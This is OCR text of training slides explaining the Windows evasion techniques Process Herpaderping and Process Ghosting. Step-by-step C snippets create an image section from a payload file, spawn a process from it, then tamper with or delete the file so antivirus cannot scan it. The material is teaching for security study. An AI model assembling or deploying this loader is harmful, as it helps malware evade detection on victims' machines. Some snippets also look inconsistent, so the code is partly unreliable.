
- Kernel32.dll: CreateFileW, WriteFile, SetFilePointer,CloseHandle
- Ntdll.dll: NtOpenFile, NtSetInformationFile, NtCreateSection, NtCreateProcessEx, NtCreateProcessParametersEx,NtCreateThreadEx

Process Herpaderping - In-Depth

- Create a temporary file with API **CreateFileW**
- Write payload buffer into that temporary file

```
112
113     wchar_t tempFile[MAX_PATH] = {0};
114     wchar_t tempPath[MAX_PATH] = { 0 };
115     GetTempPathW(MAX_PATH, tempPath);
116     GetTempFileNameW(tempPath, L"HD", 0, tempFile);
117     wprintf(L"[+] Creating temp file: %s\n", tempFile);
118     // Create a temp File
119     // later this file holds our payload
120     hTemp = CreateFileW(tempFile, GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
121                         FILE_SHARE_READ | FILE_SHARE_WRITE, 0, CREATE_ALWAYS, 0, 0);
122     if (hTemp == INVALID_HANDLE_VALUE) {
123         perror("[-] Unable to create temp file....\n");
124         exit(-1);
125     }
126     // Write Payload into the temp file
127     if (!WriteFile(hTemp, payload, payloadSize, &bytesWritten, NULL)) {
128         perror("[-] Unable to write payload to the file...\n");
129         exit(-1);
130     }
131     wprintf(L"[+] Payload written into the temp file...\n");
132
```

Process Herpaderping - In-Depth




Process Herpaderping - In-Depth

- Create a section with that temporary file using API **NtCreateSection**
- Set the flag to **SEC_IMAGE**

```
133
134     // CreateSection with temp file
135     // SEC_IMAGE flag is set
136     status = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hTemp);
137     if (!NT_SUCCESS(status)) {
138         perror("[-] Unable to create section from temp file...\n");
139         exit(-1);
140     }
141     wprintf(L"[+] Section created from the temp file...\n");
142
```

Process Herpaderping - In-Depth




Process Herpaderping - In-Depth

- Spawn the new process using API **NtCreateProcessEx**
- The newly created section is used here to create a process.

```
142
143     // Create Process with section
144     status = pNtCreateProcessEx(&hProcess, PROCESS_ALL_ACCESS, NULL, GetCurrentProcess(),
145                         PS_INHERIT_HANDLES , hSection, NULL, NULL, FALSE);
146     if (!NT_SUCCESS(status)) {
147         perror("[-] Unable to create process... \n");
148         exit(-1);
149     }
150
```

Process Herpaderping - In-Depth



Process Herpaderping - In-Depth

- Calculate entrypoint of our payload buffer in the target process


```
39
40      // Retrieving entrypoint of our payload
41      BYTE image[0x1000];
42      ULONG_PTR entryPoint;
43      SIZE_T bytesRead;
44      NTSTATUS status;
45      ZeroMemory(image, sizeof(image));
46      status = pNtReadVirtualMemory(hProcess, pbi.PebBaseAddress, &image, sizeof(image), &bytesRead);
47      if (!NT_SUCCESS(status)) {
48          perror("[-] Error reading process base address..\n");
49          exit(-1);
50      }
51      wprintf(L"[+] Base Address of target process PEB: %p \n", (ULONG_PTR)((PPEB)image)->ImageBaseAddress);
52      entryPoint = (pRtlImageNtHeader(payload)->OptionalHeader.AddressOfEntryPoint);
53      entryPoint += (ULONG_PTR)((PPEB)image)->ImageBaseAddress;
54      wprintf(L"[+] EntryPoint of the payload buffer: %p \n", entryPoint);
55      return entryPoint;
56  }
57
```

Process Herpaderping - In-Depth

- Modify the temporary file on the disk

```
163
164     // Modify the file on disk
165     SetFilePointer(hTemp, 0, 0, FILE_BEGIN);
166     bufferSize = GetFileSize(hTemp, 0);
167     bufferSize = 0x1000;
168     wchar_t bytesToWrite[] = L"Hello From CyberWarFare Labs\n";
169     while (bufferSize > 0) {
170         WriteFile(hTemp, bytesToWrite, sizeof(bytesToWrite), &bytesWritten, NULL);
171         bufferSize -= bytesWritten;
172     }
173     wprintf(L"[+] Modified temp file on the disk...\n");
174
```

Process Herpaderping - In-Depth



Process Herpaderping - In-Depth

- Create the process parameters with the target file path
- Update the process parameters address in remote process PEB
- This operation is similar to the process doppelganging.


```
176     // Set Process Parameters
177     wprintf(L"[+] Crafting process parameters...\n");
178     wchar_t targetFilePath[MAX_PATH] = { 0 };
179     lstrcpy(targetFilePath, L"C:\\Windows\\System32\\calc.exe");
180     pRtlInitUnicodeString(&uTargetFilePath, targetFilePath);
181     wchar_t dllDir[] = L"C:\\Windows\\System32";
182     UNICODE_STRING uDllDir = { 0 };
183     pRtlInitUnicodeString(&uDllPath, dllDir);
184     status = pRtlCreateProcessParametersEx(&processParameters, &uTargetFilePath, &uDllPath,
185         NULL, &uTargetFilePath, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
186     if (!NT_SUCCESS(status)) {
187         perror("Unable to create process parameters.. \n");
188         exit(-1);
189     }
```

Process Herpaderping - In-Depth

- Create the thread with payload buffer entrypoint.

```
213     // Create and resume thread
214     status = pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
215         (LPTHREAD_START_ROUTINE)entryPoint, NULL, FALSE, 0, 0, 0, 0);
216     wprintf(L"[+] Thread executed...\n");
217     if (!NT_SUCCESS(status)) {
218         perror("Unable to start thread.. \n");
219         exit(-1);
220     }
221     CloseHandle(hTemp);
222     return TRUE;
```

Process Herpaderping - In-Depth



Process Ghosting

- Similar to process doppelganging
- However, the section is created using delete-pending file instead of transaction.
- Puts a file in delete-pending state which makes antivirus tools difficult to scan or delete it.
- Before creating the process the file is completely vanished and we’re left out with file-less section.

Process Ghosting - Steps

- Open/Create new dummy file
- Put the file into delete-pending state using API **NtSetinformationFile**
    - **FileDispositionInformation** information class is used here
- Write payload buffer into delete-pending file
- Create an image section with the delete-pending file
- Close delete-pending file handle
- Create a process with newly created image section using API **NtCreateProcessEx**
- Update/fix process parameters
- Resume the thread

Process Ghosting - API Calls


- Kernel32.dll: WriteFile, CloseHandle
- Ntdll.dll: NtOpenFile, NtSetInformationFile, NtCreateSection, NtCreateProcessEx, NtCreateProcessParametersEx,NtCreateThreadEx

Process Ghosting - In-Depth

- Open a target file with Flag **FILE_SUPERSEDED**

```
56
57      pRtlInitUnicodeString(&uFileName, ntFilePath);
58      InitializeObjectAttributes(&objAttr, &uFileName, OBJ_CASE_INSENSITIVE, NULL, NULL);
59      wprintf(L"[+] Opening The File...\n");
60      // Open File
61      // FLAGS:
62      //      FILE_SUPERSEDED: deletes the old file and creates new one if file exists
63      //      FILE_SYNCHRONOUS_IO_NONALERT: All operations on the file are performed synchronously
64      status = pNtOpenFile(&hFile, GENERIC_READ | GENERIC_WRITE | DELETE | SYNCHRONIZE,
65          &objAttr, &statusBlock, FILE_SHARE_READ | FILE_SHARE_WRITE,
66          FILE_SUPERSEDED | FILE_SYNCHRONOUS_IO_NONALERT);
67      if (!NT_SUCCESS(status)) {
68          perror("[-] Error Opening File...\n");
69          exit(-1);
70      }
71
```

Process Ghosting - In-Depth



Process Ghosting - In-Depth

- Using API **NtSetinformationFile** put the file into delete-pending state.
- Set **FileInformationClass** to **FileDispositionInformation**
- The information class **FileDispositionInformation** marks a file for deletion when it’s closed.

```
72
73      wprintf(L"[+] Putting File Into Delete-Pending State...\n");
74      // Set disposition flag
75      FILE_DISPOSITION_INFORMATION info = { 0 };
76      info.DeleteFile = TRUE;
77      // Set delete-pending state to the file
78      // FileDispositionInformation: Request to delete the file when it is closed
79      status = pNtSetInfromationFile(hFile, &statusBlock, &info, sizeof(info), FileDispositionInformation);
80      if (!NT_SUCCESS(status)) {
81          perror("[-] Error setting file to delete pending state...\n");
82          exit(-1);
83      }
84
```

Process Ghosting - In-Depth

- Write our payload into the delete-pending file.


```
85
86      wprintf(L"[+] Writing Payload Into Delete-Pending State File...\n");
87      // Write Payload To File
88      // Since we've set our file to delete-pending state
89      // as soon as we close the handle the file will disappear
90      if (!WriteFile(hFile, payload, payloadSize, &bytesWritten, NULL)) {
91          perror("[-] Failed to write payload to the file...\n");
92          exit(-1);
93      }
94
```

Process Ghosting - In-Depth

- Create a section from delete-pending file.
- **SEC_IMAGE** flag is set

```
95
96      wprintf(L"[+] Creating Section From Delete-Pending State File...\n");
97      // Before closing the handle we create a section from delete-pending file
98      // This will later become the file-less section
99      // once we close the handle to the delete-pending file
100     status = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hFile);
101     if (!NT_SUCCESS(status)) {
102         perror("[-] Error setting file to delete pending state...\n");
103         exit(-1);
104     }
105     wprintf(L"[+] Section Created From The Delete-Pending File...\n ");
```

Process Ghosting - In-Depth




Process Ghosting - In-Depth

- Do not forget to close the delete-pending file handle after creating section.
- It is crucial step because it will remove the file from the disk.

```
107
108     // Close the delete-pending file handle
109     // This will remove the file from the disk
110     CloseHandle(hFile);
111     hFile = NULL;
112     return hSection;
```

Process Ghosting - In-Depth

